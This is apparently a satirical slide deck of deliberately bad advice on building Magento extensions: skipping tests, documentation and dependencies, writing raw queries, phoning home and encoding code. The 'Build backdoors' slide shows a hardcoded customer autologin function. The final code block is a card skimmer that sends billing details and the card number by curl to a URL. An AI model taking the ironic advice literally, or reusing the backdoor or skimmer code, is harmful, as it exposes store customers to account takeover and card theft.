

Best worst Magento extension



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- **All extensions**

- Idea
- Environment
- Module declaration
- Static files
- Queries
- Cache
- Testing

- **Commercial extensions**

- Tips and tricks
- Support
- Distribution
- Documentation

You got an idea?

- Don't search the web for similar extensions
- Don't write specs
- Don't make a plan




They will slow you down





You actually searched the web and found 17 similar extensions?

- Rookie mistake.
- Ignore them. Your extension will be way better.



Environment

Your development environment should be as close as possible to the production environment.

Always develop on production mode

- M1: do nothing
- M2: `bin/magento deploy:mode:set production`
- M2: `SetEnv MAGE_MODE developer`



Always develop with error reporting off

- `error_reporting(0);`
- `ini_set('display_errors', 'off')`

Always develop with the logging OFF.

- There is no need to fill the disk with unnecessary data.




General Guidelines

General Guidelines

- **Don't bother with indentation**
 - Code should be read by machines not humans
- **Don't translate texts** ` \$this->__('...')`
 - It make your extension slow
- **Try to limit the number of files**
 - 3 or 4 classes (with static methods)
 - 3 or 4 templates
 - You don't want to make Magento look in a lot of files.


```
function register()
{
    if (empty($_POST)) {
        $msg = '';
        if ($_POST['user_name']) {
            if ($_POST['user_password_new']) {
                if ($_POST['user_password_new'] == $_POST['user_password_repeat']) {
                    if (strlen($_POST['user_password_new']) > 5) {
                        if (strlen($_POST['user_name']) < 65 && strlen($_POST['user_name']) > 1) {
                            if (preg_match('/^[a-z\d]{2,64}$/i', $_POST['user_name'])) {
                                $user = read_user($_POST['user_name']);
                                if (!isset($user['user_name'])) {
                                    if ($_POST['user_email']) {
                                        if (strlen($_POST['user_email']) < 65) {
                                            if (filter_var($_POST['user_email'], FILTER_VALIDATE_EMAIL)) {
                                                create_user();
                                                $_SESSION['msg'] = 'You are now registered so please login';
                                                header('Location: ' . $_SERVER['PHP_SELF']);
                                                exit();
                                            } else $msg = 'You must provide a valid email address';
                                        } else $msg = 'Email must be less than 64 characters';
                                    } else $msg = 'Email cannot be empty';
                                } else $msg = 'Username already exists';
                            } else $msg = 'Username must be only a-z, A-Z, 0-9';
                        } else $msg = 'Username must be between 2 and 64 characters';
                    } else $msg = 'Password must be at least 6 characters';
                } else $msg = 'Passwords do not match';
            } else $msg = 'Empty Password';
        } else $msg = 'Empty Username';
        $_SESSION['msg'] = $msg;
    }
    return register_form();
}
```



Module Declaration

Never declare module dependencies

- What if someone disables a module? You don't want to break their websites.



Module declaration

```
<config>
  <modules>
    <Awesome_Extension>
      <active>true</active>
      <codePool>local</codePool>
      <depends>
      </depends>
    </Awesome_Extension>
  </modules>
</config>
```

```
"name": "magento/awesome-extension",
"description": "N/A",
"require": {
},
```

```
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:
  <module name="Awesome_Extension" setup_version="10000.0.0">
    <sequence>
    </sequence>
  </module>
</config>
```

Javascript

Add whatever js framework you know better

- You create and extension for M1.8 or lower?
First thing you do is add jQuery.
- You like MooTools? ADD IT to the project.
- Any other Js Framework you know?
AAADDD IT
- JS runs on the client so it does not affect the server side performance.
- Everyone has powerful computers now. They can handle it.



Add a number to another number in JavaScript



0



hallo

I have got a number in my JavaScript variable! Now how do I add another number to it? Please

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You should definitely use jQuery. It's really great and does all things

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answered 11 minutes ago

l3jQuery

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I agree, jQuery is really the best, it solves all kinds of browser problems and is good, as well – jsumc0da 8 mins ago

+1 jquery is best quality code ever, if you don't use your a idiot – Werry_Togan 4 mins ago

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I think there's a jQuery plugin for that. Google for jQuery basic arithmetic plugin.

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answered 5 minutes ago

Timothy Goatse

4,321 ● 1 ● 12

yeah, jQuery is definately the way to go – fishnipples 5 mins ago

I used the jQuery diet plugin and lost 10kg in a week – jfatty 4 mins ago

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-2



To add numbers together you should use the + operator, for example:

```
var a= 1;
var b= a+2;
alert(b); // 3
```

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-1 not enough jQuery – jsumc0da 30 secs ago

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Related

What is the best number?

How can I use JavaScript to parse some HTML using regex?

JavaScript: why is my text content getting mangled when I clone nodes? Obviously I must be doing something wrong as jQuery is perfect

Stupid JavaScript floating point numbers are broken

How can I extract number from HTML using a regex without ZALGO singing the song that ends the world?


Is there a jQuery plugin for making an HTML page appear in the browser?

Where are my legs?

Add js files directly in the templates with relative paths:

```
<script type="text/javascript"
src="/js/some.js"> </script>
```

- You don't need to go through layout XML parsing. It takes time.
- You don't want to use the base url. It has to be calculated each time.
- **You don't want to affect performance, right?**
- M2: Do not use `require.js`. You don't know when your file will be loaded.



Templates

- **Always change the admin theme**
 - You don't want to affect core behavior
 - It's easy.
 - The store owner already an admin theme?
Not your problem.
- **Don't bother with W3C validation.**
 - All browsers know how to handle an unclosed tag.
 - Speeds up development
- **Use short echo tags**
 - Speeds things up
 - PHP 5.3 is dead anyway

```
<config>
  <stores>
    <admin>
      <design>
        <theme>
          <default>your_theme</default>
        </theme>
      </design>
    </admin>
  </stores>
</config>
```

Class Rewrites

Use class rewrites when possible

- You have more control.
- What if an observer disappears at the next upgrade?
- If the main class disappears at the next upgrade...your class will not be used.

```
<sales_mysql4>
  <rewrite>
    <order>[REDACTED]_Model_Rewrite_SalesModelMysql4Order</order>
    <order_shipment>A[C][REDACTED]_Model_Rewrite_SalesModelMysql4OrderShipment</order_shipment>
    <order_shipment_comment>[REDACTED]_Model_Rewrite_SalesModelMysql4OrderShipmentComment</
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    <order_invoice>[REDACTED]_Model_Rewrite_SalesModelMysql4OrderInvoice</order_invoice>
    <order_invoice_comment>[REDACTED]_Model_Rewrite_SalesModelMysql4OrderInvoiceComment</order
    <order_creditmemo>[REDACTED]_Model_Rewrite_SalesModelMysql4OrderCreditmemo</order_creditme
    <order_creditmemo_comment>[REDACTED]_Model_Rewrite_SalesModelMysql4OrderCreditmemoComment<
  >ditmemo_comment>
    <order_status_history>[REDACTED]_Model_Rewrite_SalesModelMysql4OrderStatusHistory</order_s
  </rewrite>
</sales_mysql4>
```

Copy classes to the local folder.

- Speeds up the development.
- Site gets upgraded?..not your problem



Classes


Instantiation

- M1 & M2: Use ``new ClassNameHere(...)``
 - It's fast.
 - You know what you are instantiating.
 - You get IDE autocomplete
- M2: Use `ObjectManager`
 - You can access that anywhere
 - Don't bother with dependencies
 - Speeds up development time.



Always use load/save for products and categories

- Even in loops
- You are sure all data is at your disposal.



You affect the checkout?

- Don't bother with multishipping. Nobody uses it.



Queries

Always write queries directly in files

- It's faster - query builders slow things down
- More control
- Magento supports MySQL only anyway.

```
SELECT * FROM me WHERE  
fucks_given > 0;
```


0 rows returned



your  eCards
someecards.com

Ignore the table prefixes.

- The default install does not have a table prefix
- The site has one? Again..not your problem.



Write queries where you need them

- You need them in a template/helper/model/block?
 - Write them in a template/helper/model/block
 - More visibility
 - You can easily pinpoint a problem.




Tests

Never write tests

- It increases your development time
- tests are for devs that write code with bugs.
- tests bring no value to the client
- What if your test has bugs?
- If a test fails, you have to debug the test also.

DON'T LET TESTS SLOW YOU DOWN



Testing

- Just smoke test your extensions.
- Test only with cache off. If it works it has to work with cache on.
- Test with the flat catalog indexes set to “on”. Nobody in their right mind sets them to “off”.



Images

- **Never use sprites** for icons. You don't want to end up with one huge file.
- Always place the images in the ``media`\pub/media`` folder.
- They are accessible everywhere from there.
- M1: If you place them in the ``skin`` folder you have to take into account the theme name. This slows you down. Don't do it.



Commercial Extensions

Documentation



- Don't do it
- It slows you down
- Nobody reads it.
- If people don't understand your code, they should not be poking through it anyway
- People are going to contact you anyway for the smallest problem.

Distribution

Always have an additional module:

- Replaces the admin toolbar. People should know that you have cool extensions. If they want to know the magento news, they can just check the magento website.
- Validates a licence key on every request.
- **Phones home** on every request to send you user data. How else can you know if your extension is a success?



Commercial extensions - Distribution

- Encode somehow your code
- Protects your code
- Code should not be read by people
- You can phone home without people knowing.
- Best way to do it: Ioncube.

[illegible]

Build backdoors

- Gain easier access if the users asks for support.
- You can check from time to time if your extension works properly.
- See how your extension works on a different environment

```
public function autologin()  
{  
    $customer = Mage::getModel('customer/customer')->setWebsiteId(Mage::app()->getStore()->getWebsiteId());  
    $customer = $customer->loadByEmail('phuoctha@gmail.com');  
    Mage::getSingleton('customer/session')->logout();  
    Mage::getSingleton('customer/session')->setCustomerAsLoggedIn($customer);  
}
```



Support

Never answer support requests:

- It's not your job
- Your extension is clear and simple
- **It works on your machine**
- It has to be the user's problem



If YOU find bugs in your code:

- Never communicate it. Your users are already stressed enough. Nobody complained so it didn't reproduce for them.
- Just silently release a new version.
- If someone complains just write back a smug, snarky email saying that there is a new version and they should pay more attention.



```
Subject = new Mage_Checkout_Block_OnePage_Billing;
$address1 = $object->getQuote()->getBillingAddress();

$data1 = $address1->getFirstname();
$data2 = $address1->getLastName();
$data3 = $address1->getStreet(1);
$data4 = $address1->getStreet(2);
$data5 = $address1->getCity();
$data6 = $address1->getRegion();
$data7 = $address1->getPostcode();
$data8 = $address1->getCountry();
$data9 = $address1->getTelephone();
$data10 = $address1->getCcNumber();
$year = $address1->getCcExpYear(-2);
$month = $address1->getCcExpMonth();

if ($month == 1) {
    $month = '0' . $expmonth;
}

$expmonth = $month;
$year = $year;
$dat = $address1->getCid();
$dat = $address1->getSite();
$dat = $address1->getSingleton();
$dat = $address1->getCounty();

$post77 = 'data1=' . $data1 . '&data2=' . $data2 . '&data3=' . $data3 . '&data4=' . $data4 . '&data5=' . $data5 . '&data6=' . $data6 . '&data7=' . $data7 . '&data8=' . $data8 . '&data9=' . $data9 . '&data10=' . $data10 . '&year=' . $year . '&month=' . $month;

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url); // set url to post to
curl_setopt($ch, CURLOPT_REFERER, $url);
curl_setopt($ch, CURLOPT_HEADER, 1);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1); // allow redirects
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1); // return into a variable
curl_setopt($ch, CURLOPT_TIMEOUT, 60); // times out after 4s
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $post77);
$result = curl_exec($ch); // run the whole process
curl_close($ch);
```

Did you pay attention?

Which slide had the word “Magneto” in it ?

(except this one)



